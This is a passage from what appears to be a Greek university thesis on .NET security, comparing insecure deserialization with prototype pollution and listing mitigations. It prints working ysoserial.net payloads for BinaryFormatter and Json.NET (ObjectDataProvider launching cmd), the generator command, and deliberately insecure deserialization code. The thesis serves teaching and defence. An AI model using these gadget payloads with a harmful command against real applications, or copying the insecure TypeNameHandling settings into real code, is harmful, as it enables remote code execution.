dGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49YjcwOTM0OV4ZTA4OV1d
BgwAAABLbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1
NjE5MzRlMDg5CgYNAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu
PWI3N2E1YzU2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcwYPAAAABVN0YXJ0CRAAAAAECQAAAC9T
eXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgcAAAAETmFtZQxBc3NlbWJseU5hbWUJQ2xh
c3NOYW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lbWJlclR5cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5U
eXBlW10JDwAAAAkNAAAACQ4AAAAGFAAAAD5TeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5n
LCBTeXN0ZW0uU3RyaW5nKQYVAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIFN5
c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAAAGFgAAAAdDb21wYXJlCQwAAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhkAAAArSW50
MzIgQ29tcGFyZShTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYaAAAAMlN5c3RlbS5JbnQzMiBDb21wYXJlKFN5c3Rl
bS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBEAAAAAgAAAAGGwAAAHFTeXN0ZW0uQ29tcGFyaXNvbmAxW1tTeXN0ZW0u
U3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1
YzU2MTkzNGUwODldXQkMAAAACgkMAAAACRgAAAAJFgAAAAoL
2.
```


που θα δοθεί ως είσοδος στην εφαρμογή.

Κώδικας [18]

```
1. private static void Main(string[] args)
2. {
3.       try
4.       {
5.                // Payload created by ysoserial.net
```

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
 6.                 string base64Payload =
"AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWN
LZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1t
TeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2V
uPWI3N2E1YzU2MTkzNGUwODldQQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGV
jdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4
wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAI
AAAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN
0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM
1NjE5MzRlMDg5XV0BAAAAC19jb21wYXJpc29uAyJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemFibGVkZQUAAAARBAA
AAAIAAAAGBgAAACMvYyBjbWQuZXhlIC9jIHN0YXJ0IGh0dHBzOi8vYXVlYi5ncgYHAAAAA2NtZAQFAAAAIlN5c3RlbS5EZWx
lZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIDAAAACERlbGVnYXRlR21ldGhvZDAHbWV0aG9kMQMDAzBTeXN0ZW0uRGVsZWdhdGV
TZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXR
pb25Ib2xkZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJCAAAAAkJAAAACQoAAAA
ECAAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkHAAAABHR5cGUIYXNzZW1ibHk
GdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRUeXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQE
DMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYLAAAAsAJTeXN0ZW0uRnVuY2AzW1t
TeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2V
uPWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5
ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcywgU3l
zdGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49YWw1dWRlbGVnYXRlRW50cnk
dBgwAAABLbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM
1NjE5MzRlMDg5CgYNAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2V
uPWI3N2E1YzU2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcwYPAAAABVN0YXJ0CRAAAAAECQAAAC9
TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgcAAAAETmFtZQxBc3NlbWJseU5hbWUJQ2x
hc3NOYW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lbWJlclR5cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5
UeXBlW10JDwAAAAkNAAAACQ4AAAAGFAAAAD5TeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5
nLCBTeXN0ZW0uU3RyaW5nKQYVAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIFN
5c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAAAGFgAAAAdDb21wYXJlCQwAAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhkAAAArSW5
0MzIgQ29tcGFyZShTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYaAAAAMlN5c3RlbS5JbnQzMiBDb21wYXJlKFN5c3R
lbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBEAAAAAgAAAAGGwAAAHFTeXN0ZW0uQ29tcGFyaXNvbmAxW1tTeXN0ZW0
uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E
1YzU2MTkzNGUwODldXQkMAAAACgkMAAAACRgAAAAJFgAAAAoL";
 7.
 8.                 // Convert the base64 string to byte array
 9.                 byte[] binaryData = Convert.FromBase64String(base64Payload);
10.
11.                 // Use MemoryStream for the deserialization
12.                 using (MemoryStream stream = new MemoryStream(binaryData))
13.                 {
14.                           IFormatter formatter = new BinaryFormatter();
15.                           Console.WriteLine("BinaryFormatter Deserialization Attack Demo");
16.
17.                           object deserializedObject = formatter.Deserialize(stream);
18.                           Console.WriteLine("Deserialization completed!");
19.
20.                           switch (deserializedObject)
21.                           {
22.                                     case TestClass t1:
23.                                               // Code to handle A
24.                                               break;
25.
26.                                     case TestClass2 t2:
27.                                               // Code to handle B
28.                                               break;
29.
30.                                     case TestClass3 t2:
31.                                               // Code to handle C
32.                                               break;
33.
34.                                     default:
35.                                               throw new InvalidOperationException("Unknown
type");
36.                           }
37.                 }
38.
39.                 Console.ReadLine();
40.       }
41.       catch (Exception ex)
42.       {
```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
43.                 Console.WriteLine($"Error: {ex.Message}");
44.         }
45.
46.         Console.ReadLine();
47. }
48.
```

Στο συγκεκριμένο παράδειγμα, όταν εκτελείται το

```
1. object deserializedObject = formatter.Deserialize(stream);
2.
```

εκτελείται αυτόματα η εντολή που είχε ενσωματωθεί στο payload για να ανοίξει στιγμιαία ένα cdm και μετά τη σελίδα του aueb. Δεν χρειάζεται να αντιστοιχεί καν σε κάποια custom κλάση του στόχου, αλλά σε κάποια γενικότερη κλάση του .net. Ακόμα και να μην περάσει από το switch (που θεωρητικά αποτελεί κάποιο validation), ο κρυμμένος κώδικας θα έχει τρέξει ήδη.

```
BinaryFormatter Deserialization Attack Demo
Deserialization completed!
Error: Unknown type
```


Όπως φαίνεται και στην εικόνα, παρόλο που ο μηχανισμός εντόπισε το “Unknown type” και δεν προχώρησε, το deserialization πρόλαβε να πραγματοποιηθεί. Οπότε ενώ δεν πέρασε από το validation, το RCE θα γίνει και σε πολλές περιπτώσεις δε θα αφήσει ίχνη.

3.3.3.2. NewtonSoft

Το Newtonsoft.Json είναι μία σύγχρονη και διαδεδομένη βιβλιοθήκη στο .NET για JSON serialization/deserialization. Ο κίνδυνος προκύπτει κυρίως από λανθασμένη παραμετροποίηση του deserialization μηχανισμού. Έτσι ο επιτιθέμενος μπορεί να περάσει τα types που θέλει κατά το deserialization και εάν αυτά διαθέτουν [OnDeserialized]/side-effect setters ή ενεργοποιούν εσωτερικούς μηχανισμούς, μπορεί να προκύψει gadget συμπεριφορά και να δημιουργηθεί ένα sink μέσα στον κύκλο ζωής του JSON deserialization. [19]

Κύρια σημεία:

- **TypeNameHandling**: Επιτρέπει στο JSON να έχει το property «$type», το οποίο δηλώνει ρητά σε ποια κλάση αντιστοιχεί, ώστε ο deserializer να δημιουργήσει συγκεκριμένο .NET.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- **SerializationBinder**: Ελέγχει πώς αντιστοιχίζονται τα ονόματα τύπων από το JSON σε System.Type
- **ConstructorHandling**: Αν ο deserializer μπορεί να καλέσει μη-public default constructors.

Στον παρακάτω κώδικα, που έχει στηθεί εσκεμμένα με μη ασφαλή τρόπο, η εφαρμογή δέχεται ένα json, το οποίο έχει φτιαχτεί με το ysoserial.net [17] με την εντολή

```
1. .\ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc.exe"
2.
```

και το οποίο έχει σκοπό, όταν γίνει deserialize να ανοίξει ένα calculator. Εδώ το ObjectDataProvider είναι μια γενική κλάση του .NET, που υπάρχει πάντα στα συστήματα. Οπότε ο επιτιθέμενος δεν χρειάζεται να μαντέψει κάποια συγκεκριμένη κλάση της εκάστοτε εφαρμογής.


Payload

```
 1. {
 2.     '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35',
 3.     'MethodName':'Start',
 4.     'MethodParameters':{
 5.         '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089',
 6.         '$values':['cmd', '/c calc.exe']
 7.     },
 8.     'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089'}
 9. }
10.
```

Όπως φαίνεται στο payload, έχει δοθεί το MethodName = Start, το οποίο θα τρέξει το cmd που έχει οριστεί στο πεδίο MethodParameters και θα τρέξει την εντολή calc.exe για να ανοίξει ένα calculator. Το σημαντικότερο όμως μέρος αυτού του payload είναι το $type, όπου δηλώνεται ρητά ότι η κλάση που γίνεται serialize και έπειτα θα γίνει deserialize είναι η ObjectDataProvider.

Κώδικας

```
 1. internal class Program
 2. {
 3.       private static void Main(string[] args)
 4.       {
 5.                 try
 6.                 {
 7.                           string json = File.ReadAllText("payload.json");
 8.
 9.                           var settings = new JsonSerializerSettings
10.                           {
11.                                     // Required setting for the vulnerability. Allows
incoming JSON to specify .NET types via $type
```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
12.                                     TypeNameHandling = TypeNameHandling.All,
13.                                     // allows loading any type
14.                                     SerializationBinder = new DefaultSerializationBinder(),
15.                                     // Helps with certain gadgets
16.                                     ConstructorHandling =
ConstructorHandling.AllowNonPublicDefaultConstructor
17.                             };
18.
19.                             Console.WriteLine("Deserializing...");
20.                             object obj = JsonConvert.DeserializeObject<object>(json, settings);
21.                             Console.WriteLine("Done. Deserialized type: " +
(obj?.GetType().FullName ?? "<null>"));
22.                             Console.ReadLine();
23.                 }
24.                 catch (Exception ex)
25.                 {
26.                             Console.WriteLine($"Error: {ex.Message}");
27.                 }
28.
29.                 Console.ReadLine();
30.         }
31. }
32.
```

Εδώ το βασικό σημείο είναι το

```
1. TypeNameHandling = TypeNAmeHandling.All
2.
```

που επιτρέπει να περνάνε και να γίνονται deserialize όλα τα .NET types χωρίς κάποιον έλεγχο. Χωρίς αυτό το $type θα αγνοηθεί και δε θα φορτώσει το gadget.




Figure 13: Newtonsoft Insecure Deserialization & Calculator

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.3.4. Ομοιότητες/Διαφορές με Prototype Pollution

3.3.4.1. Ομοιότητες


Η περίπτωση του insecure deserialization είναι ίσως η πιο κοντινή στο prototype pollution. Και οι δύο τεχνικές μοιράζονται τον μηχανισμό του state injection μέσω εξωτερικού input, που οδηγεί σε ανεπιθύμητες συμπεριφορές. Η έννοια του gadget chain αποτελεί χαρακτηριστικό σημείο ομοιότητας. Στο prototype pollution, ένα key μπορεί να συνδυαστεί με κάποιο sink ώστε να εκτελέσει κώδικα και στο deserialization, ένα κακόβουλο serialized object μπορεί να ενεργοποιήσει side-effects μέσω hooks όπως [OnDeserialized] ή constructors. Επιπλέον, και οι δύο επιθέσεις υποστηρίζουν εκτέλεση σε δεύτερο χρόνο, δηλαδή τα κακόβουλα δεδομένα μπορούν να αποθηκευτούν (π.χ. σε DB ή queue) και να ενεργοποιηθούν αργότερα όταν κάποιο άλλο component τα κάνει deserialize, αντίστοιχα με το pollution που μπορεί να έχει επίδραση σε μετέπειτα χρόνο στην εφαρμογή.

3.3.4.2. Διαφορές

Η κύρια διαφορά είναι ότι η εκμετάλλευση μέσω deserialization είναι μοναδικό γεγονός που λαμβάνει χώρα κατά το deserialization του object. Δεν αλλοιώνει καθολικά το runtime ούτε επηρεάζει μελλοντικά instances που δημιουργούνται κανονικά. Επιπλέον, στο .NET η επίθεση εξαρτάται από τον serializer που θα χρησιμοποιηθεί και με ποιες ρυθμίσεις. Για παράδειγμα format όπως BinaryFormatter ή παραμετροποιήσεις όπως TypeNameHandling στο Newtonsoft δημιουργούν τις συνθήκες για εκμετάλλευση. Αυτό σημαίνει ότι η ευπάθεια δεν είναι χαρακτηριστικό της γλώσσας, αλλά προϊόν χρήσης μη ασφαλών εργαλείων ή ρυθμίσεων. Τέλος, το deserialization μπορεί να είναι πιο άμεσο. Μπορεί να οδηγήσει σε άμεσο RCE κατά την εκτέλεση του payload, ενώ το prototype pollution συχνά χρειάζεται δεύτερη ευπάθεια (π.χ. DOM sink) για να γίνει πλήρες exploit.

3.3.5. Αντιμετώπιση

- **Αποφυγή BinaryFormatter και legacy formatters**
  Ο BinaryFormatter και άλλοι deprecated serializers δεν πρέπει να χρησιμοποιούνται για μη έμπιστα δεδομένα. Σε περιπτώσεις που υπάρχει ανάγκη συμβατότητας, η χρήση τους πρέπει να γίνεται αποκλειστικά σε απομονωμένα περιβάλλοντα (π.χ. sandboxed processes), ενώ επιτρέπονται μόνο ρητά καθορισμένοι τύποι. Η προτεινόμενη πρακτική είναι η μετάβαση σε σύγχρονες βιβλιοθήκες όπως το System.Text.Json ή το Newtonsoft, οι οποίες είναι σχεδιασμένες με μεγαλύτερη έμφαση στην ασφάλεια.




Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- **Ελεγχόμενα types σε JSON** [20]
  Στην περίπτωση του NewtonSoft, η ρύθμιση TypeNameHandling πρέπει να παραμένει στην τιμή None. Αν απαιτείται ιδιαίτερη μεταχείριση, αυτό πρέπει να υλοποιείται με ελεγχόμενα σχήματα, όπως ένας custom discriminator ή με χρήση whitelist. Έτσι αποτρέπεται η αυθαίρετη δημιουργία objects από κακόβουλο input.
- **DTOs και ρητή χαρτογράφηση**
  Το deserialization πρέπει να χρησιμοποιεί DTOs (Data Transfer Objects), σχεδιασμένα ειδικά για κάθε endpoint ή χρήση. Δεν πρέπει να επιχειρείται απευθείας ανακατασκευή domain objects ή entities από δεδομένα που προέρχονται από εξωτερικές πηγές.
- **Περιορισμός NonPublic πρόσβασης**
  Οι serializers δεν πρέπει να επιτρέπουν τη χρήση private constructors ή setters κατά το deserialization. Αυτό μειώνει την πιθανότητα επιπλοκών.
- **Validation & sanitation**
  Όλα τα δεδομένα που προέρχονται από εξωτερικές πηγές πρέπει να περνούν από αυστηρό validation πριν χρησιμοποιηθούν. Επιπλέον, άγνωστα ή περιττά πεδία καλό είναι να απορρίπτονται ώστε να περιορίζεται η πιθανότητα μόλυνσης μέσω πρόσθετων properties.
- **Απομόνωση/Sandbox για συμβατότητα**
  Όταν υπάρχει αναγκαστική υποστήριξη παλαιών payloads, προτείνεται η χρήση ξεχωριστής διεργασίας με αυστηρές πολιτικές. Το περιβάλλον αυτό θα πρέπει να αποδέχεται αποκλειστικά συγκεκριμένους τύπους και να επικοινωνεί με την κύρια εφαρμογή μέσω ασφαλών τρόπων.
- **Έλεγχος με δοκιμές**
  Η ασφάλεια πρέπει να ενισχύεται με στοχευμένα unit και integration tests που περιλαμβάνουν κακόβουλα ή απρόβλεπτα JSON payloads (π.χ. με επιπλέον πεδία, $type properties ή παραμορφωμένες τιμές).
- **Default συμπεριφορές**

  Σε περιπτώσεις που γίνεται μεν ξεχωριστό deserialization για κάθε type (πχ switch case), δε θα έπρεπε να υπάρχει default συμπεριφορά που δέχεται τα πάντα.

3.3.6. Συμπεράσματα

Το Insecure Deserialization είναι πιθανότατα αυτό που παρουσιάζει τις περισσότερες ομοιότητες με το Prototype Pollution. Είναι το πιο κοντινό παράδειγμα στην προσθήκη/αλλαγή μεθόδων που προκαλεί το prototype pollution, από την άποψη του RCE που μπορεί να λάβει χώρα. Παρόλο που εκ πρώτης όψεως φαίνεται να ευθύνεται η είσοδος κακόβουλων δεδομένων, η πραγματική αιτία είναι το κακό στήσιμο της θύματος.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Πρέπει να γίνεται πάντα σωστό sanitization και validation, καθώς και συνεχής updates στις τελευταίες εκδόσεις του framework. Επιπλέον, παρόλο που πολλές φορές είναι βολικό και πιο εύκολο το να γίνεται ένα γενικό deserialization, όπως για παράδειγμα στις περιπτώσεις που η εφαρμογή δέχεται μαζικά αιτήματα (Cloud events, event hub, message queues, κλπ), δε θα έπρεπε να επιλέγεται ως λύση. Πρέπει κάθε type να έχει ξεχωριστό deserialization σε DTO μοντέλο με μόνο τα απαραίτητα πεδία.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.4. Pointers & Unsafe keyword

3.4.1. Ορισμός

Οι pointers (δείκτες) και το unsafe πλαίσιο αποτελούν έναν μηχανισμό της C# που ξεφεύγει από το συνηθισμένο μοντέλο εκτέλεσης και διαχείρισης μνήμης του .NET. Κανονικά, ο C# κώδικας τρέχει πάνω στο CLR (Common Language Runtime), το οποίο αποτελεί το βασικότερο συστατικό της πλατφόρμας .NET. [21], [22], [23]

Το CLR είναι υπεύθυνο για:

- τη φόρτωση των assemblies στη μνήμη,
- το exception handling,
- το garbage collection,
- το type safety,
- καθώς και μια πληθώρα μηχανισμών που προστατεύουν τον developer από το να χρειάζεται να ασχολείται με low-level λεπτομέρειες.

Με απλά λόγια, το CLR εξασφαλίζει ότι ο managed κώδικας εκτελείται με ασφάλεια. Ένα από τα βασικά χαρακτηριστικά του είναι ότι δεν επιτρέπει τη χρήση pointer (δηλαδή άμεση πρόσβαση σε διευθύνσεις μνήμης) ώστε να αποτρέπεται το memory corruption και άλλα σφάλματα χαμηλού επιπέδου.

Ωστόσο, η C# παρέχει τη δυνατότητα να παρακαμφθεί αυτός ο περιορισμός μέσω του unsafe keyword. Μέσα σε κώδικα που δηλώνεται ως unsafe, ο προγραμματιστής μπορεί να δημιουργήσει και να χειριστεί pointers, να κάνει αριθμητικές πράξεις πάνω τους, καθώς και να διαβάσει/γράψει απευθείας σε μνήμη. Αυτό δίνει μεγάλη ισχύ και ταχύτητα, αλλά ταυτόχρονα αναιρεί την προστασία του CLR, αφήνοντας το βάρος της ορθής διαχείρισης μνήμης στον προγραμματιστή.

Η χρήση pointers στην C# είναι περιορισμένη και χρειάζεται ρητή ενεργοποίηση με compiler flag (/unsafe) ή project configuration.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.4.2. Χρήση

Στη C#, οι pointers και το unsafe keyword χρησιμοποιούνται σπάνια καθώς οι περισσότερες ανάγκες καλύπτονται από το CLR. Παρόλα αυτά, υπάρχουν σενάρια όπου οι pointers είναι χρήσιμοι ή και αναγκαίοι, καθώς προσφέρουν ταχύτητα και άμεσο έλεγχο μνήμης:

1. **Επεξεργασία γραφικών και εικόνας**
    - Χρήση pointers για απευθείας πρόσβαση σε pixel data.
    - Χρειάζεται π.χ. σε libraries όπως το System.Drawing ή σε game engines που απαιτούν πολύ γρήγορη επεξεργασία εικόνας/βίντεο.
2. **Interoperability με unmanaged κώδικα**
    - Όταν γίνεται κλήση σε APIs των Windows (WinAPI) ή σε εξωτερικές native βιβλιοθήκες γραμμένες σε C/C++, pointers χρησιμοποιούνται για να περάσουν raw buffers ή δομές δεδομένων.
3. **Διαχείριση μεγάλων όγκων δεδομένων / Messaging**
    - Σε εφαρμογές που επεξεργάζονται μαζικά μηνύματα (π.χ. δίκτυο, IoT, telemetry), pointers μπορούν να επιταχύνουν την επεξεργασία από byte arrays.
    - Χρήσιμο σε σενάρια όπου η αποδοτικότητα είναι κρίσιμη και δεν μπορεί να στηριχθεί μόνο σε high-level serialization.
4. **High-performance υπολογισμοί**
    - Αλγόριθμοι που απαιτούν άμεση πρόσβαση στη μνήμη (π.χ. scientific computing, κρυπτογραφία, επεξεργασία σημάτων).
5. **Low-level λειτουργίες σε συστήματα**
    - Εφαρμογές που αλληλεπιδρούν με hardware (drivers, ειδικά εργαλεία monitoring).
    - Χρήση pointers για απευθείας memory mapping.

Συνολικά, η χρήση pointers στη C# περιορίζεται σε ειδικές περιπτώσεις όπου η απόδοση ή η άμεση διαχείριση μνήμης είναι κρίσιμη.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.4.3. IoT Actuation / Unauthorized Control

3.4.3.1. Σενάριο

